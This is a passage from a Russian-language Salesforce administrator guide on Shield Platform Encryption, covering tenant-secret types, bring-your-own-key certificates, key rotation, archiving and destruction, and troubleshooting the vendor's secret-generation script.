   - Формировать секреты клиента для данных типа Salesforce можно каждые 24 часа в производственной среде и каждые 4 часа в безопасной среде.
   - Формировать секреты клиента для данных типа «Поисковый индекс» можно каждые 7 дней.

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления секретами клиента:

- Управление ключами шифрования

Управление секретами клиентов по типу

Типы секретов клиентов позволяют указывать, какие данные требуется шифровать с использованием секрета клиента. К секретам клиентов, которые шифруют разные виды данных, можно применять различные циклы поворота ключей или политики уничтожения ключей. Секрет клиента можно применять к файлам поискового индекса или другим данным, хранящимся в Salesforce.

Секреты клиентов подразделяются на категории согласно виду данных, которые они шифруют.

- Хранящиеся в Salesforce данные, среди которых поля, вложения и файлы (кроме файлом поискового индекса)
- Файлы поискового индекса

Прим.: Секреты клиента, которые были сформированы или загружены до выпуска Spring '17, относятся к категории данные типа Salesforce.

1. Введите *«Шифрование платформы»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Шифрование платформы»**.
2. Выберите тип данных в раскрывающемся списке «Выбор типа секрета клиента».

   В разделе «Управление ключами» отображаются все секреты клиентов этого типа. Если сформировать или загрузить секрет клиента во время просмотра секретов клиента определенного типа, он станет активным секретом клиента для этих данных.

   Чтобы включить шифрование поискового индекса, обратитесь к менеджеру по работе с клиентами Salesforce или в службу поддержки.

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно в версии **Developer** бесплатно для организаций, созданных летом 2015 года и позже.

Доступно в Salesforce Classic и Lightning Experience.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления секретами клиента:

- Управление сертификатами

  И

  Управление ключами шифрования

Создание собственного секрета клиента (BYOK)

При предоставлении собственного секрета клиента вы получаете преимущество встроенной системы шифрования платформы Shield Salesforce плюс дополнительную уверенность за счет эксклюзивного управления своим секретом клиента.

Контроль своего секрета клиента означает формирование совместимого с BYOK сертификата, использование данного сертификата для шифрования и защиты вашего самостоятельно сформированного секрета клиента, затем предоставление механизму управления ключами шифрования платформы Shield Salesforce доступа к вашему секрету клиента.

1. Создание сертификата, совместимого с BYOK

   Используйте Salesforce, чтобы создать сертификат для шифрования секрета клиента, который будет применяться для получения ключа шифрования данных вашей организации. Вы можете создать самозаверенный сертификат или сертификат, подписанный центром сертификации.

2. Формирование и обработка секрета клиента

   Сформируйте произвольное число в качестве секрета клиента. Затем вычислите хэш-значение SHA256 секрета и зашифруйте его с использованием открытого ключа из сформированного вами сертификата.

3. Загрузка секрета клиента

   Получив свой секрет клиента, загрузите его в Salesforce, чтобы механизм управления ключами шифрования платформы Shield мог получать с его помощью ключ шифрование данные для вашей организации.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления секретами клиента:

- Настройка приложения

  И

  Управление ключами шифрования

  И

  Управление сертификатами

Создание сертификата, совместимого с BYOK


Используйте Salesforce, чтобы создать сертификат для шифрования секрета клиента, который будет применяться для получения ключа шифрования данных вашей организации. Вы можете создать самозаверенный сертификат или сертификат, подписанный центром сертификации.

Для создания самозаверенного сертификата:

1. В меню настройки используйте поле быстрого поиска для перехода на страницу «Шифрование платформы».
2. Нажмите **Отправить секрет клиента**.
3. Нажмите **Создать самозаверенный сертификат**.
4. Введите уникальное имя для своего сертификата в поле «Метка». Поле «Уникальное имя» служит для автоматического назначения имени на основе значения, введенного вами в поле «Метка».

   Значения параметров **Экспортируемый закрытый ключ**, **Использовать шифрование платформы** и **Размер ключа** заданы заранее. Это обеспечит совместимость вашего самозаверенного сертификата с системой шифрования платформы Shield Salesforce.

   Важное замечание: Вы также можете создать совместимый с BYOK самозаверенный сертификат на странице «Сертификат и управление ключами». Если вы выбрали данный вариант, вы должны: 1) отключить **Экспортируемый закрытый ключ**, 2) указать размер сертификата как 4096-бит и 3) включить **Шифрование платформы**.



5. Когда появится страница «Сертификат и сведения о ключе», нажмите **Загрузить сертификат**.

   Если вы не уверены, подходит ли вам самозаверенный или подписанный центром сертификат, сверьтесь с политикой безопасности своей организации. См. в разделе «Сертификаты и ключи» справки Salesforce дополнительные сведения о применении каждого варианта.

   Для создания сертификата, подписанного центром сертификации, следуйте инструкциям по созданию сертификата, подписанного центром сертификации, приведенным в справке системы Salesforce. Вручную измените параметры

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления секретами клиента:

- «Настройка приложения»

  И

  Управление ключами шифрования

  И

  Управление сертификатами

Экспортируемый закрытый ключ, **Размер ключа** и **Шифрование платформы**, чтобы ваш сертификат был совместим с функцией BYOK.

СМ. ТАКЖЕ:

Сертификаты и ключи

Автоматическое создание сертификата, подписываемого центром сертификации

Формирование и обработка секрета клиента

Сформируйте произвольное число в качестве секрета клиента. Затем вычислите хэш-значение SHA256 секрета и зашифруйте его с использованием открытого ключа из сформированного вами сертификата.

1. Сформируйте 256-разрядный секрет клиента с помощью метода по своему выбору.

   Сформировать секрет клиента можно одним из двух способов.

   - Воспользоваться собственными локальными ресурсами для формирования секрета клиента программным способом с помощью библиотеки с открытым кодом, например Bouncy Castle или OpenSSL.

     Совет: Мы предоставили сценарий на странице 973, который может быть полезным в качестве руководства по этому процессу.

   - Воспользоваться услугами брокера ключей, который может сформировать секрет клиента, защитить его и предоставить к нему доступ.

2. Зашифруйте свой секрет клиента с использованием открытого ключа из сформированного вами совместимого с BYOK сертификата.

   Укажите схему дополнения OAEP. Убедитесь, что конечные файлы зашифрованного секрета клиента и хэшированного секрета клиента закодированы в формате base64.

3. Закодируйте этот зашифрованный секрет клиента с использованием кодировки base64.
4. Вычислите хэш-значение SHA-256 секрета клиента в формате простого текста.
5. Закодируйте хэш-значение SHA-256 секрета клиента в формате простого текста с использованием кодировки base64.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления секретами клиента:

- Настройка приложения

  И

  Управление ключами шифрования


  И

  Управление сертификатами

Загрузка секрета клиента


Получив свой секрет клиента, загрузите его в Salesforce, чтобы механизм управления ключами шифрования платформы Shield мог получать с его помощью ключ шифрование данные для вашей организации.

1. В меню «Настройка» используйте поле «Быстрый поиск», чтобы перейти на страницу настройки шифрования платформы.
2. Щелкните **«Загрузить секрет клиента»**.
3. В разделе «Загрузка секрета клиента» прикрепите зашифрованный секрет клиента и хэшированный секрет клиента в простом текстовом формате. Нажмите кнопку **«Загрузить»**.



Этот секрет клиента автоматически становится активным секретом клиента.

Прим.: Секрет клиента, сертификат которого имеет самую позднюю дату истечения срока действия, автоматически становится активным секретом клиента.



Теперь ваш секрет клиента можно использовать для получения ключа. С этого момента сервер формирования ключа Salesforce будет использовать сформированный вами секрет клиента для получения ключа вашей организации, с помощью которого сервер приложений будет шифровать и расшифровывать данные ваших пользователей.

4. Экспортируйте свой секрет клиента и создайте его резервную копию в соответствии с политикой безопасности вашей организации.

   Если секрет клиента потребуется восстановить, его необходимо импортировать повторно. Экспортированный секрет отличается от загруженного вами ключа. Он зашифрован с использованием другого ключа, и кроме того в него внедрены дополнительные метаданные. См. Резервное копирование секрета клиента в справке Salesforce.

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления секретами клиента:

- Настройка приложения

  И

  Управление ключами шифрования

  И

  Управление сертификатами

Смена ключей шифрования

Вы контролируете жизненный цикл ключей шифрования данных вашей организации, управляя жизненным циклом секретов клиента. Вам следует регулярно формировать новый секрет клиента и архивировать ранее активированный.

Учитывайте политику безопасности организации при принятии решения о частоте смены секрета клиента. Можно изменять секрет клиента раз в 24 часа в производственной организации и каждые четыре часа в безопасной среде.

Функция формирования ключа использует основной секрет, который меняется для каждого основного выпуска Salesforce. Это не оказывает влияния на ключи шифрования или зашифрованные данные до изменения секрета клиента.

1. Для проверки статуса ключей организации перейдите в меню «Настройка» и используйте поле «Быстрый поиск» для поиска страницы настройки «Шифрование платформы». Ключи могут быть активными, архивными или уничтоженными.

   АКТИВНО
   Может использоваться для шифрования и расшифровки новых или текущих данных.

   ЗААРХИВИРОВАНО
   Не может шифровать новые данные. Может использоваться для расшифровки данных, зашифрованных ранее на момент его активности.

   УНИЧТОЖЕНО
   Данный ключ не может шифровать или расшифровывать данные. Данные, зашифрованные на момент его активности, не могут быть расшифрованы. Файлы и вложения, зашифрованные с помощью этого ключа, больше не будут загружаться.

2. В меню «Настройка» используйте поле «Быстрый поиск», чтобы найти страницу настройки шифрования платформы.
3. Щелкните **«Создать секрет клиента»**.
4. Чтобы повторить шифрование текущих значений полей с помощью нового секрета клиента, обратитесь в службу поддержки Salesforce.

   Получите данные для обновления путем экспорта объектов через API-интерфейс или путем запуска отчета, содержащего идентификатор записи. В результате включается служба шифрования для повторного шифрования имеющихся данных с использованием новейшего ключа.

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления секретами клиента:

- Управление ключами шифрования

СМ. ТАКЖЕ:

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

Архивирование секрета клиента

Секрет клиента является уникальным для организации и конкретных данных, к которым он применяется. В Salesforce рекомендуют экспортировать секрет клиента, чтобы гарантировать доступ к данным в тех случаях, когда пользователю может требоваться получение повторного доступа к связанным данным.

1. В меню «Настройка» используйте поле «Быстрый поиск», чтобы найти страницу настройки шифрования платформы.
2. В таблице приведены ваши ключи, найдите нужный секрет клиента и нажмите кнопку **«Экспорт»**.
3. Подтвердите выбор в окне предупреждения и сохраните экспортированный файл.

   Имя файла имеет вид: `tenant-secret-org-<код организации>-ver-<номер версии секрета клиента>.txt`. Например, `tenant-secret-org-00DD00000007eTR-ver-1.txt`.
4. Отметьте версию, которую экспортируете, и присвойте файлу понятное имя. Хранить файл следует в надежном месте на случай необходимости его импорта обратно в организацию.

   Прим.: Сам экспортированный секрет клиента зашифрован.
5. Чтобы выполнить повторный импорт секрета клиента, последовательно выберите пункты **«Импорт»** > **«Выбрать файл»**, а затем выберите нужный файл. Убедитесь, что импортируемая версия секрета клиента является правильной.

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления секретами клиента:

- Управление ключами шифрования

СМ. ТАКЖЕ:

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

Уничтожение секрета клиента

Рекомендуем уничтожать секреты клиента только в крайних случаях, когда доступ к связанным данным больше не требуется. Секрет клиента является уникальным для организации и конкретных данных, к которым он применяется. Уничтожение секрета клиента инициирует отмену доступа к связанным данным, кроме случаев предварительного экспорта и последующего импорта ключа в систему Salesforce

Только вы отвечаете за создание резервных копий ваших данных и секретов клиентов и их хранение в безопасном месте. Salesforce не может помочь вам, если секреты клиентов оказались удалены, уничтожены или помещены в неправильное место.

1. В меню «Настройка» используйте поле «Быстрый поиск», чтобы найти страницу настройки шифрования платформы.
2. Выберите нужную строку таблицы, содержащей секреты клиента, и щелкните **«Уничтожить»**.
3. Данное действие инициирует отображение окна предупреждения. Введите текст, как показано ниже, и установите флажок, подтверждающий уничтожение секрета клиента, затем щелкните **«Уничтожить»**.

Предпросмотры файлов и содержание, уже кэшированное в веб-обозревателе пользователя, могут отображаться в виде открытого текста после уничтожения ключа шифрования этого содержимого, пока пользователь не войдет в систему повторно.

При создании безопасной организации из производственной организации и последующем уничтожении секрета клиента в безопасной организации производственная организация продолжает использовать секрет клиента без изменений.

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления секретами клиента:

- Управление ключами шифрования

СМ. ТАКЖЕ:

https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm

Выключение шифрования платформы Shield

Вам может понадобиться выключить шифрование платформы Shield для полей, файлов или и того и другого. Вы можете включить или выключить шифрование поля в индивидуальном порядке, но шифрование файла применяется ко всем или ни к одному.

Выключение шифрования платформы Shield не инициирует пакетную расшифровку зашифрованных данных и восстановление функций, затронутых шифрованием. Свяжитесь с компанией Salesforce после отключения шифрования платформы для получения справки о принятии изменений.

1. В меню «Настройка» используйте поле «Быстрый поиск», чтобы найти **шифрование платформы**.
2. Щелкните **«Зашифровать поля»**, затем **«Правка»**.
3. Снимите флажок напротив полей, которые не хотите шифровать, затем щелкните **«Сохранить»**.
   Пользователи могут видеть данные в этих полях.
4. Чтобы выключить шифрование файлов, снимите флажок **«Шифровать файлы и вложения»** и нажмите **«Сохранить»**.

Ограничения и особые алгоритмы, применяемые к зашифрованным полям, сохраняются после выключения шифрования. Значения могут оставаться зашифрованными в дежурном режиме и замаскированными в некоторых областях. Все ранее зашифрованные файлы и вложения остаются зашифрованными в дежурном режиме.

Зашифрованные поля остаются доступными после выключения шифрования, до момента уничтожения ключа, использованного для их шифрования.

СМ. ТАКЖЕ:

Назад к родительской теме

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра настройки:

- Просмотр настройки и конфигурации

Для отключения шифрования:

- Настройка приложения

Принцип работы шифрования платформы Shield

Технология шифрования платформы Shield использует уникальный секрет клиента, которым вы управляете, а также основной секрет, предоставляемый системой Salesforce. Эти секреты используются вместе для создания уникального ключа шифрования данных. Этот ключ, в свою очередь, применяется для шифрования данных, которые пользователи помещают в систему Salesforce, а также для расшифровки данных, когда это требуется авторизованным пользователям.

Шифрование файлов, полей и вложений не влияет на ограничения для хранилищ организации.

Прим.: Эта страница посвящена шифрованию платформы Shield, а не классическому шифрованию. В чем отличие?

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Могу ли я принести собственный ключ шифрования?

Да. Вы можете создать и сохранить свой секрет клиента вне пределов Salesforce, используя собственные криптобиблиотеки, систему управления ключами предприятия или модуль аппаратной защиты. Затем предоставьте механизму управления ключами шифрования платформы Shield Salesforce доступ к этим ключам. Вы можете зашифровать свои ключи открытым ключом из сертификата, подписанного центром сертификации или самозаверенного.

Какие поля можно шифровать?

Вы можете шифровать некоторые поля стандартных объектов, настраиваемых объектов и поля сервиса Chatter. Если шифрование платформы Shield включено, пользователи с полномочием «Просмотр зашифрованных данных» могут просматривать содержимое зашифрованных полей, но пользователи без этого полномочия будут видеть только скрытые значения.

Какие файлы шифруются?

При включении шифрования платформы Shield для файлов и вложений шифруются все файлы и вложения, которые можно зашифровать. Текст каждого файла или вложения шифруется при загрузке.

Полномочия пользователя для шифрования платформы Shield

Полномочия назначаются пользователям в соответствии с их ролями относительно шифрования и пользования ключами. Некоторым пользователям нужны полномочия на выбор данных для шифрования, тогда как другие требуют сочетания разрешений для работы с сертификатами или с секретами клиента. Эти полномочия можно включить в профиле пользователя точно так же, как и любое другое полномочие пользователя.

Почему мои зашифрованные данные не маскируются?

До недавнего времени шифрование платформы Shield для удобства пользователей маскировало шифрованные данные прямо на экране. Разрешение на просмотр шифрованных данных предоставлялось некоторым пользователям, чтобы они могли видеть данные сквозь маскировку. Это привело к смешению понятий идентификации и авторизации, что могло приводить к нарушениям в области безопасности, поэтому мы больше не маскируем шифруемые данные.

Важные сведения: Процесс шифрования платформы Shield

При отправке данных сервер приложений выполняет поиск специального ключа шифрования данных в кэше. Если ключ не найден, сервер приложений извлекает зашифрованный секрет клиента из базы данных и запрашивает ключ на сервере формирования ключа. Затем служба шифрования шифрует данные на сервере приложений.

Важные сведения: процесс шифрования поискового индекса

Поисковая система Salesforce основывается на программном обеспечении корпоративного поиска Apache Solr с открытым исходным кодом. Поисковый индекс, который сохраняет маркеры данных записи со ссылками на исходные записи, хранимые в базе данных, находится в Solr. Разделы делят поисковый индекс на сегменты, чтобы предоставить системе Salesforce возможность масштабирования операций. Apache Lucene используется для корневой библиотеки.

Развертывание шифрования платформы Shield

При развертывании шифрования платформы Shield в организации, использующей такие средства, как Force.com IDE, Migration Tool или Workbench, атрибут поля «Зашифровано» остается. Однако, если выполнять развертывание в организациях с другими параметрами шифрования, результат зависит от того, включено ли шифрование платформы Shield в целевой организации.

Функционирование шифрования платформы Shield в безопасной среде

При обновлении безопасной среды из производственной организации создается точная копия производственной организации. Если шифрование платформы Shield в производственной организации включено, то копируются все параметры шифрования, в том числе секреты клиентов, созданные в производственной организации.

Шифрование платформы Shield, терминология

Для шифрования имеется своя собственная специальная терминология. Чтобы получить максимальную отдачу от функций шифрования платформы Shield, рекомендуется ознакомиться с основными терминами, например «аппаратный модуль безопасности», «повтор ключа» и «основной секрет».

В чем разница между классическим шифрованием и шифрованием платформы Shield?

С помощью шифрования платформы Shield можно шифровать различные, широко используемые стандартные поля, а также некоторые пользовательские поля и множество типов файлов. Кроме того, шифрование платформы Shield поддерживает организации-лица, обращения, поиск, процессы утверждения и другие важнейшие функции Salesforce. Классическое шифрование помогает защитить только особый тип настраиваемого текстового поля, которое создается с этой целью.

СМ. ТАКЖЕ:

Обзор шифрования платформы

https://resources.docs.salesforce.com/202/latest/en-us/sfdc/pdf/salesforce_platform_encryption_implementation_guide.pdf

Могу ли я принести собственный ключ шифрования?

Да. Вы можете создать и сохранить свой секрет клиента вне пределов Salesforce, используя собственные криптобиблиотеки, систему управления ключами предприятия или модуль аппаратной защиты. Затем предоставьте механизму управления ключами шифрования платформы Shield Salesforce доступ к этим ключам. Вы можете зашифровать свои ключи открытым ключом из сертификата, подписанного центром сертификации или самозаверенного.

Для работы с нашим механизмом управления ключами ваш секрет клиента должен соответствовать следующим спецификациям.

- Размер 256 бит.
- Зашифрован открытым RSA-ключом, извлеченным из загруженного сертификата BYOK, затем дополнен с помощью OAEP.
- После шифрования он должен быть закодирован по стандарту base64.

Для работы с ключами шифрования вам потребуется полномочие «Управление ключами шифрования». Для создания сертификатов совместимых с BYOK, потребуется полномочие «Изменение приложения».

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Зачем использовать собственный ключ?

Метод использования собственного ключа (Bring Your Own Key, BYOK) дает дополнительный слой защиты от неавторизованного доступа к важным данным. Эта технология также помогает соответствовать нормативным положениям, касающимся обработки финансовых данных, таких как номера кредитных карт; сведения о здоровье, записи об уходе и другие виды закрытой информации вроде номеров социального страхования, адресов и телефонных номеров. Настроив свой ключ, вы можете использовать систему шифрования платформы Shield обычным образом для шифрования данных в своей организации Salesforce.

Берегите свои ключи

При хранении ключей вне пределов Salesforce важно защищать эти секреты клиентов. Убедитесь, что у вас есть надежное место для архивации своего секрета клиента; никогда не сохраняйте секрет клиента на жестком диске без резервной копии.

Пример сценария для формирования секрета клиента BYOK

Мы предоставили вспомогательный сценарий, который пригодится для подготовки установки вашего секрета клиента. Сценарий создает случайное число — ваш секрет клиента рассчитывает SHA256-хеш секрета и использует открытый ключ из сертификата для шифрования секрета.

Устранение неполадок при использовании собственного ключа

Один или несколько из этих часто задаваемых вопросов помогут вам устранить любые возможные проблемы.

Зачем использовать собственный ключ?

Метод использования собственного ключа (Bring Your Own Key, BYOK) дает дополнительный слой защиты от неавторизованного доступа к важным данным. Эта технология также помогает соответствовать нормативным положениям, касающимся обработки финансовых данных, таких как номера кредитных карт; сведения о здоровье, записи об уходе и другие виды закрытой информации вроде номеров социального страхования, адресов и телефонных номеров. Настроив свой ключ, вы можете использовать систему шифрования платформы Shield обычным образом для шифрования данных в своей организации Salesforce.

С помощью шифрования платформы Shield администраторы Salesforce могут управлять жизненным циклом своих ключей шифрования данных, при этом защищая их от неавторизованного доступа. Управляя жизненным циклом секретов клиентов организации, вы управляете жизненным циклом соответствующих ключей шифрования данных, извлеченных из них.

Ключи шифрования данных не хранятся в Salesforce. Вместо этого они извлекаются по запросу, когда ключ требуется для шифрования или дешифрования клиентских данных. Извлечение производится с помощью основного секрета и секрета клиента. Основной секрет формируется для всех один раз за выпуск; осуществляется это с помощью модуля аппаратной защиты. Секрет клиента является уникальным для организации, при этом вы контролируете время его формирования, активации и отзыва.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Вы можете создать свой секрет клиента двумя способами.

- Использовать инфраструктуру управления ключами в модуле аппаратной защиты Salesforce, чтобы сформировать секрет клиента для своей организации.
- Использовать инфраструктуру на свой выбор, например локальный модуль аппаратной защиты, для создания своего секрета клиента и управления им. Этот вариант часто называют подходом Принеси свой ключ (Bring Your Own Key), хотя на самом деле вы используете лишь секрет клиента, из которого извлекается ключ.

Берегите свои ключи

При хранении ключей вне пределов Salesforce важно защищать эти секреты клиентов. Убедитесь, что у вас есть надежное место для архивации своего секрета клиента; никогда не сохраняйте секрет клиента на жестком диске без резервной копии.

Сделайте резервные копии всех импортированных секретов клиентов после их отправки в Salesforce, чтобы иметь дубликаты всех активных секретов. См. Резервное копирование секрета клиента в справке Salesforce.

Изучите политику своей компании по ротации ключей. Вы можете менять и обновлять ключи согласно своему собственному расписанию. См. Ротация ключей шифрования.

Важное замечание: Если вы случайно уничтожили секрет клиента, для которого не было резервной копии, система Salesforce не сможет восстановить его.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Пример сценария для формирования секрета клиента BYOK

Мы предоставили вспомогательный сценарий, который пригодится для подготовки установки вашего секрета клиента. Сценарий создает случайное число — ваш секрет клиента рассчитывает SHA256-хеш секрета и использует открытый ключ из сертификата для шифрования секрета.

1. Загрузите сценарий из Базы знаний Salesforce. Сохраните его в каталоге с сертификатом.
2. Запустите сценарий, указав имя сертификата, вот так: `./secretgen.sh my_certificate.crt`

   Замените это имя фактическим названием загруженного файла сертификата.

   Совет: Если необходимо, используйте команду `chmod +w secretgen.sh`, чтобы получить полномочие на запись в файл, и `chmod 775`, дабы сделать его исполняемым.

3. Сценарий создает некоторое число файлов. Поищите два файла, заканчивающиеся суффиксом .b64.
   Файлы, заканчивающиеся на .b64, — это ваш зашифрованный и закодированный по Base64 секрет клиента, а также закодированный по Base64 хеш незашифрованного секрета клиента. Для последующего этапа вам понадобятся оба этих файла.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Устранение неполадок при использовании собственного ключа

Один или несколько из этих часто задаваемых вопросов помогут вам устранить любые возможные проблемы.

ВЕРСИИ

Доступно в качестве подписки на дополнительный компонент в следующих версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Требует приобретения Salesforce Shield. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Доступно в Salesforce Classic и Lightning Experience.

Я пытаюсь использовать предоставленный сценарий, но он не запускается.

Убедитесь, что запускаете сценарий, подходящий для вашей операционной системы. Если вы работаете на машине с Windows, можете установить эмулятор Linux и применить сценарий Linux. Следующие проблемы также могут помешать выполнению сценария.

- У вас нет полномочия на запись в папке, из которой сценарий запускается. Попробуйте запустить сценарий из папки, для которой у вас есть полномочия на запись.
- Отсутствует сертификат, на который ссылается сценарий. Убедитесь, что правильно сформировали сертификат.
- Сертификат отсутствует, или на него ссылаются без указания правильного названия. Убедитесь, что ввели в сценарии правильное имя файла сертификата.

Я хочу использовать предоставленный сценарий, но также желаю задействовать собственный генератор случайных чисел.

